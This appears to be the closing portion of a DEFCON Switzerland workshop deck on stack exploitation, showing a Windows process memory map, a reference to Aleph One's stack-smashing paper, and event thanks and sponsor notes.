00401000	00258000	User	".text"		IMG	ER---	ERWC-
00659000	00001000	User	".data"		IMG	-RW--	ERWC-
0065A000	0017E000	User	".rdata"		IMG	-R---	ERWC-
007D8000	0003D000	User	".eh_fram"		IMG	ERWC-	ERWC-
00815000	00002000	User	".bss"		IMG	-RW--	ERWC-
00817000	00014000	User	".idata"		IMG	-RWC-	ERWC-
0082B000	00001000	User	".CRT"		IMG	-RWC-	ERWC-
0082C000	00001000	User	".tls"		IMG	-RWC-	ERWC-
0082D000	00004000	User	".rsrc"		IMG	-RWC-	ERWC-
00840000	001F1000	User	Reserved		PRV		-RW--
00A31000	0000F000	User	Stack (5100)		PRV	-RW-G	-RW--
00A40000	000FF000	User	Heap (ID 0)		PRV	-RW--	-RW--
00B3F000	00001000	User	Reserved (00A40000)		PRV		-RW--
00B40000	00035000	User	Reserved		PRV		-RW--
00B75000	0000B000	User			PRV	-RW-G	-RW--
00B80000	00035000	User	Reserved		PRV		-RW--
00BB5000	0000B000	User			PRV	-RW-G	-RW--
00BC0000	00002000	User			PRV	-RW--	-RW--
00BC2000	0000C000	User	Reserved (00BC0000)		PRV		-RW--
00BD0000	00001000	User			MAP	-RW--	-RW--
00BE0000	0000F000	User			PRV	-RW--	-RW--
00BEF000	00001000	User	Reserved (00BE0000)		PRV		-RW--
00BF0000	000CE000	User	\Device\HarddiskVolume4\Windows\S		MAP	-R---	-R---
00CC0000	001FC000	User	Reserved		PRV		-RW--
00EBC000	00004000	User	Stack (8484)		PRV	-RW-G	-RW--
00EC0000	001FD000	User	Reserved		PRV		-RW--
010BD000	00003000	User	Stack (2280)		PRV	-RW-G	-RW--
010C0000	00035000	User	Reserved		PRV		-RW--
010F5000	0000B000	User			PRV	-RW-G	-RW--
01100000	001FD000	User	Reserved		PRV		-RW--
012FD000	00003000	User	Stack (10992)		PRV	-RW-G	-RW--
01300000	00001000	User	qt5widgets.dll		IMG	-R---	ERWC-

References

Aleph One - Smashing The Stack For Fun And Profit

http://phrack.org/issues/49/14.html

Award Ceremony

Acknowledgements

Many Thanks **DEFCON Switzerland**

become a member!
https://defcon-switzerland.org/

Thanks for your Participation !
You did Awesome !!!

Check out the Meetup Page for next events.

ANY VENUE SPONSORS FOR 2025?

HACKTHEBOX